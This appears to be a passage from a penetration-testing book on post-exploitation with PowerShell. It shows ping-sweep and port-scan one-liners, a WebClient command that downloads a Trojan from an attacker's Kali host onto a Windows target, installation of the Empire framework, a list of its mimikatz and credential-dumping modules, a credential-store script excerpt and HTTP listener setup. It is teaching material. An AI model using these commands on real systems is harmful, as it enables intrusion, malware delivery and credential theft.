One of the coolest things about PowerShell is the interactive scripting environment that is built into the whole package. It features an interactive shell where you can run commands as you would in a normal shell session, and a coding window with syntax awareness and debugging features.

You can write up, test, and send scripts just like in any other programming experience:



```
}

if ( -not ( Test-Path $file1 ) ) {
    Show-Help "File `"$file1`" not found"
}

if ( -not ( Test-Path $file2 ) ) {
    Show-Help "File `"$file2`" not found"
}

if ( ( $file1 -eq $file2 ) -or ( $file1 -eq "" ) -or ( $file2 -eq "" ) ) {
    Show-Help
}

Compare-Object $( Get-Content $file1 ) $( Get-Content $file2 ) -IncludeEqual:$All
```

```
Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--         7/8/2018  10:20 PM            Contacts
d-r--         7/8/2018  11:25 PM            Desktop
d-r--         7/8/2018  10:20 PM            Documents
d-r--         7/8/2018  11:22 PM            Downloads
d-r--         7/8/2018  10:20 PM            Favorites
d-r--         7/8/2018  10:20 PM            Links
d-r--         7/8/2018  10:20 PM            Music
d-r--         7/8/2018  10:20 PM            Pictures
d-r--         7/8/2018  10:20 PM            Saved Games
d-r--         7/8/2018  10:20 PM            Searches
d-r--         7/8/2018  10:20 PM            Videos
```

```
PS C:\Users\TestAdmin>
> Get-ChildItem
```

The file extension for any PowerShell script you write is `ps1`. Unfortunately, not all PowerShell installations are the same, and different versions of PowerShell have some differences; keep this in mind when you hope to run the `ps1` file you wrote on a given host.

Post-exploitation with PowerShell


PowerShell is a full Windows administration framework, and it's built into the OS. It can't be completely blocked. When we talk about post-exploitation in Windows environments, consideration of PowerShell is not a nice-to-have; it's a necessity. We'll examine the post phase in more detail in the last two chapters of the book, but for now let's introduce PowerShell's role in bringing our attack to the next stage and one step closer to total compromise.

ICMP enumeration from a pivot point with PowerShell

So, you have your foothold on a Windows 7 box. Setting aside the possibility of uploading our own tools, can we use a plain off-the-shelf copy of Windows 7 to poke around for a potential next stepping stone? With PowerShell, there isn't much we can't do.

Recall from earlier that we can pipe a number range into `ForEach`. So, if we're on a network with netmask `255.255.255.0`, our range could be 1 through 255 piped into a `ping` command. Let's see it in action:

```
> 1..255 | % {echo "192.168.63.$_"; ping -n 1 -w 100 192.168.63.$_ |
Select-String ttl}
```



```
PS C:\windows\temp> 1..255 | % {echo "192.168.63.$_"; ping -n 1 -w 100 192.168.63.$_ | Select-String ttl}
192.168.63.1

Reply from 192.168.63.1: bytes=32 time<1ms TTL=128
192.168.63.2
Reply from 192.168.63.2: bytes=32 time<1ms TTL=128
192.168.63.3
192.168.63.4
192.168.63.5
```


Let's stroll down the pipeline. First, we define a range of numbers: an inclusive array from 1 to 255. This is input to the `ForEach` alias `%` where we run an `echo` command and a `ping` command, using the current value in the loop as the last decimal octet for the IP address. As you know, `ping` returns status information; this output is piped further down to `Select-String` to grep out the string `ttl`, as this is one way of knowing we have a hit (we won't see a TTL value unless a host responded to the ping request). Voila—a PowerShell ping sweeper. It's slow and crude, but we work with what is presented to us.

You might be wondering, if we have the access to fire off PowerShell, don't we have the access to meterpreter our way in and/or upload a tool set? Maybe, but maybe not—perhaps we have VNC access after cracking a weak password, but that isn't a system compromise or presence on the domain. Another possibility is the insider threat: someone left a workstation open, we snuck up and sat down at the keyboard, and one of the few things we actually have time for is firing off a PowerShell one liner. The pen tester must always maintain flexibility and keep an open mind.

PowerShell as a TCP-connect port scanner

Now that we have a host in mind, we can learn more about it with this one liner designed to attempt TCP connections to all specified ports:

```
> 1..1024 | % {echo ((New-Object
Net.Sockets.TcpClient).Connect("192.168.63.147", $_)) "Open port - $_"}
2>$null
```



```
PS C:\windows\temp> 143..147 | % {echo "192.168.63.$_"; ping -n 1 -w 100 192.168.63.$_ | Select-String ttl}
192.168.63.143

Reply from 192.168.63.143: bytes=32 time<1ms TTL=64
192.168.63.144
192.168.63.145
Reply from 192.168.63.145: bytes=32 time<1ms TTL=128
192.168.63.146
Reply from 192.168.63.146: bytes=32 time<1ms TTL=128
192.168.63.147
Reply from 192.168.63.147: bytes=32 time<1ms TTL=128


PS C:\windows\temp> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("192.168.63.147", $_)) "Open port - $_
"} 2>$null
Open port - 135
Open port - 139
```


As you can see, this is just taking the basics we've learned to the next level. `1..1024` defines our port range and pipes the array into `%`; with each iteration, a TCP client module is brought up to attempt a connection on the port. `2>$null` blackholes `STDERR`; in other words, a returned error means the port isn't open and the response is thrown in the trash.

We know from TCP and working with tools like Nmap that there is a variety of port scanning strategies; for example, half-open scanning, where SYNs are sent to elicit the `SYN-ACK` of an open port, but without completing the handshake with an `ACK`. So, what is happening behind the scenes with our quick and dirty port scanner script? It's a `Connect` module for `TcpClient`—it's designed to actually create TCP connections. It doesn't know that it's being used for port scanning. It's attempting to create full three-way handshakes and it will return successfully if the handshake is completed. It's important that we understand what's happening on the network.

Delivering a Trojan to your target via PowerShell

You have PowerShell access. You have a Trojan sitting on your Kali box that you need to deliver to the target. Host the file on your Kali box and use PowerShell to avoid pesky browser alerts and memory utilization.

First, we're hosting the file with `python -m SimpleHTTPServer 80`, executed from inside the folder containing the Trojan:




```
root@mank:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.63.147 - - [09/Jul/2018 00:47:37] "GET / HTTP/1.1" 200 -
192.168.63.147 - - [09/Jul/2018 00:47:37] code 404, message File not found
192.168.63.147 - - [09/Jul/2018 00:47:37] "GET /favicon.ico HTTP/1.1" 404 -
192.168.63.147 - - [09/Jul/2018 00:47:49] "GET /attack1.exe HTTP/1.1" 200 -
192.168.63.147 - - [09/Jul/2018 00:54:27] "GET /attack1.exe HTTP/1.1" 200 -
```

```
root@mank:~# ls
 attack1.exe   Downloads       'MALICIOUS DRIVE'   Public
 Desktop       Empire          Music               Shellter_Backups
 Documents     hash_extender   Pictures            Templates
root@mank:~#
```

When we're ready, we execute a PowerShell command that utilizes WebClient to download the file and write it to a local path:

```
> (New-Object
System.Net.WebClient).DownloadFile("http://192.168.63.143/attack1.exe",
"c:\windows\temp\attack1.exe")
```



```
PS C:\Users\TestAdmin> (New-Object System.Net.WebClient).DownloadFile("http://192.168.63.143/attack1.exe", "c:\windows\t
emp\attack1.exe")
PS C:\Users\TestAdmin> cd c:\windows\temp
PS C:\windows\temp> ls


    Directory: C:\windows\temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          7/8/2018  10:22 PM            vmware-SYSTEM
-a---          7/9/2018   1:20 PM      73802 attack1.exe
-a---          7/9/2018   1:18 AM          0 DMICD5C.tmp
-a---          7/9/2018   1:18 PM        660 MpCmdRun.log
-a---          7/9/2018   1:20 AM     327680 TS_2D86.tmp
-a---          7/9/2018   1:20 AM     327680 TS_2E42.tmp
-a---          7/9/2018   1:20 AM     458752 TS_2EA1.tmp
-a---          7/9/2018   1:20 AM     196608 TS_2F5D.tmp
-a---          7/9/2018   1:20 AM     786432 TS_3067.tmp
-a---          7/9/2018   1:20 AM     262144 TS_31BF.tmp
-a---          7/9/2018   1:20 AM     262144 TS_320E.tmp
-a---          7/9/2018   1:20 AM     262144 TS_3328.tmp
-a---          7/9/2018   1:20 AM     458752 TS_3396.tmp
-a---          7/9/2018   1:01 PM      17030 vmware-vmsvc.log
-a---          7/9/2018   1:01 PM       7794 vmware-vmusr.log
-a---          7/9/2018   1:01 PM        455 vmware-vmvss.log
```

It's important to note that the destination path isn't arbitrary; it must exist. This one liner isn't going to create a directory for you, so if you try to just throw it anywhere without confirming its presence on the host, you'll probably pull an exception.

Once the command is complete, we can `cd` into the chosen directory and see our executable ready to go. Of course, you can use PowerShell to execute it.


Offensive PowerShell – introducing the Empire framework

The fact that we can sit down at a Windows box and use PowerShell to interact with the OS so intimately is certainly a Windows administrator's dream come true. As attackers, we see the parts for a precision guided missile and we only need the time to construct it. In a pen test, we just don't have the time to write the perfect PowerShell script on the fly, so the average pen tester has a candy bag full of homegrown scripts for certain tasks. One of the scripts I used most heavily did nothing more than poke around for open ports and dump the IP addresses into text files inside folders named after the open port. Things like that sound mundane and borderline pointless—until you're out in the field and realize you've literally saved dozens of hours.

The advanced security professional sees tools like Metasploit in this light: a framework for organized, efficient, and tidy delivery of our own tools for when the built-in set doesn't cut it. In the world of PowerShell, there is a framework that automates the task of staging and managing a communications channel with our target for sophisticated PowerShell attacks. Welcome to the Empire.


Installing and introducing PowerShell Empire

Let's introduce PowerShell Empire with a hands-on look. Installation is a snap, though this is one of those tools that has an actual installer. Clone into the project with `git` and then execute `install.sh` inside Empire's new folder:



```
root@mank:~# git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Counting objects: 11868, done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 11868 (delta 0), reused 4 (delta 0), pack-reused 11863
Receiving objects: 100% (11868/11868), 20.53 MiB | 5.95 MiB/s, done.
Resolving deltas: 100% (8068/8068), done.
root@mank:~# cd Empire
root@mank:~/Empire# ls
changelog  Dockerfile  lib      plugins    setup
data       empire      LICENSE  README.md  VERSION
root@mank:~/Empire# cd setup
root@mank:~/Empire/setup# ls
cert.sh  install.sh  requirements.txt  reset.sh  setup_database.py
root@mank:~/Empire/setup# ./install.sh
```

It takes a few minutes, so this is a good time to grab some coffee and maybe catch up on that TV show you've been neglecting. When you're ready, fire it up with `./empire` inside the framework's directory. Look familiar?




```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       284 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```


That's right—it has the Metasploit look and feel. Check out the status above the prompt: it's telling us that there are three principle components that make Empire tick. These are *modules*, *listeners*, and *agents*. Though it isn't displayed here, an equally important fourth component is *stagers*. These concepts will become clear as we dive in, but let's get them straight:

- A module is essentially the same concept as modules in Metasploit—a piece of code that conducts a particular task and serves as our attack's payload
- A listener is self-explanatory: this will run on the local Kali machine and wait for the connect back from a compromised target
- Agents are meant to reside on a target, helping to persist the connection between attacker and target, and taking module commands to execute on the target
- Stagers are the same concept from Metasploit: code that sets the stage for our module to run on the compromised host. Think of it as the communications broker between attacker and target.

Let's start with the most important command for the first-time user, `help`:


```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
listeners         Interact with active listeners.
load              Loads Empire modules from a non-standard folder.
plugin            Load a plugin file to extend Empire.
plugins           List all available and active plugins.
preobfuscate      Preobfuscate PowerShell module_source files
reload            Reload one (or all) Empire modules.
report            Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset             Reset a global option (e.g. IP whitelists).
resource          Read and execute a list of Empire commands from a file.
searchmodule      Search Empire module names/descriptions.
set               Set a global option (e.g. IP whitelists).
show              Show a global option (e.g. IP whitelists).
usemodule         Use an Empire module.
usestager         Use an Empire stager.
```


Have you noticed that both PowerShell and PowerShell Empire make learning-on-the-go really easy? You can fire off `help` at any time to see the supported commands and learn more about them. Notice that there were 284 modules loaded? You can quickly review those as well—type `usemodule` and then hit *Tab* twice. Scroll back up to the PowerShell family of modules, shown as follows:



```
powershell/credentials/invoke_kerberoast
powershell/credentials/mimikatz/cache*
powershell/credentials/mimikatz/certs*
powershell/credentials/mimikatz/command*
powershell/credentials/mimikatz/dcsync
powershell/credentials/mimikatz/dcsync_hashdump
powershell/credentials/mimikatz/extract_tickets
powershell/credentials/mimikatz/golden_ticket
powershell/credentials/mimikatz/keys*
powershell/credentials/mimikatz/logonpasswords*
powershell/credentials/mimikatz/lsadump*
powershell/credentials/mimikatz/mimitokens*
powershell/credentials/mimikatz/pth*
powershell/credentials/mimikatz/purge
powershell/credentials/mimikatz/sam*
powershell/credentials/mimikatz/silver_ticket
powershell/credentials/mimikatz/trust_keys*
powershell/credentials/powerdump*
powershell/credentials/sessiongopher
powershell/credentials/tokens
```


Note the overlap with Metasploit in both module tree layout and even functionality. What distinguishes Empire, then? Well, you know how I feel about just telling you when we could be looking at the PowerShell scripts ourselves, right?

Use `cd /root/Empire/data/module_source/credentials` to change to the credentials modules source directory, and then list the contents with `ls`:



```
root@mank:~# cd Empire/data/module_source/credentials/
root@mank:~/Empire/data/module_source/credentials# ls
dumpCredStore.ps1            Invoke-DCSync.ps1      Invoke-PowerDump.ps1
Get-VaultCredential.ps1      Invoke-Kerberoast.ps1  Invoke-SessionGopher.ps1
Invoke-CredentialInjection.ps1  Invoke-Mimikatz.ps1    Invoke-TokenManipulation.ps1
root@mank:~/Empire/data/module_source/credentials# 
```

Check it out: `.ps1` files. Let's crack one open. Execute `vim dumpCredStore.ps1`:




```
function Enum-Creds
{
    Param
    (
        [Parameter(Mandatory=$false)][AllowEmptyString()][String] $Filter = [String]::Empty
    )

    [PsUtils.CredMan+Credential[]] $Creds = [Array]::CreateInstance([PsUtils.CredMan+Credential], 0
)
    [Int] $Results = 0
    try
    {
        $Results = [PsUtils.CredMan]::CredEnum($Filter, [Ref]$Creds)
    }
    catch
    {
        return $_
    }
    switch($Results)
    {
        0 {break}
        0x80070490 {break} #ERROR_NOT_FOUND
        default
        {
            [String] $Msg = "Failed to enumerate credentials store for user '$Env:UserName'"
            [Management.ManagementException] $MgmtException = New-Object Management.ManagementExcep
tion($Msg)
            [Management.Automation.ErrorRecord] $ErrRcd = New-Object Management.Automation.ErrorRec
ord($MgmtException, $Results.ToString("X"), $ErrorCategory[$Results], $null)
            return $ErrRcd
        }
    }
    return $Creds
```

These are quite sophisticated and powerful PowerShell scripts. Now I know what the hacker in you is saying: "*Just as we wrote up our own modules for Metasploit in Ruby, I can write up some PowerShell scripts and incorporate them into my attacks with Empire*." Jolly well done. I leave that exercise to the reader, because we need to get back to learning how to set up an Empire attack with listeners, stagers, and agents.

Configuring listeners


In theory, you could start working on, say, an agent right off the bat. You can't get anywhere without a listener, though. One shouldn't venture out into the jungle without a way to get back home. From the main Empire prompt, type `listeners` and hit *Enter*:



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > help

Listener Commands
=================
```

Note that this changes the prompt; the CLI uses an IOS-like style for entering configuration modes. You're now in `listeners` mode, so typing `help` again will show you the listeners help menu.

Now, type `uselistener` with a space on the end and hit *Tab* twice to show available listeners. The HTTP listener sounds like a good idea—port `80` tends to be open on firewalls. Complete the `uselistener http` command and then check the options with `info`:




```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:
```

If this isn't looking familiar to you yet, now you'll see the interface smacks of Metasploit. Isn't it cozy? It kinda makes me want to curl up with some hot cocoa.

You'll notice the options default to everything you need, so you could just fire off `execute` to set it up. There are a lot of options though, so consider your environment and goals. If you change the host to HTTPS, Empire will configure it accordingly on the backend, but you'll need a certificate. Empire comes with a self-signed certificate generator that will place the result in the correct folder—run `cert.sh` from within the `setup` folder. For now, I'm using plain HTTP. Once you execute, type `main` to go back to the main Empire prompt. Notice that the `listeners` count is now `1`.

Configuring stagers

Type `usestager` with the space on the end and hit *Tab* twice to see the stagers available to us:

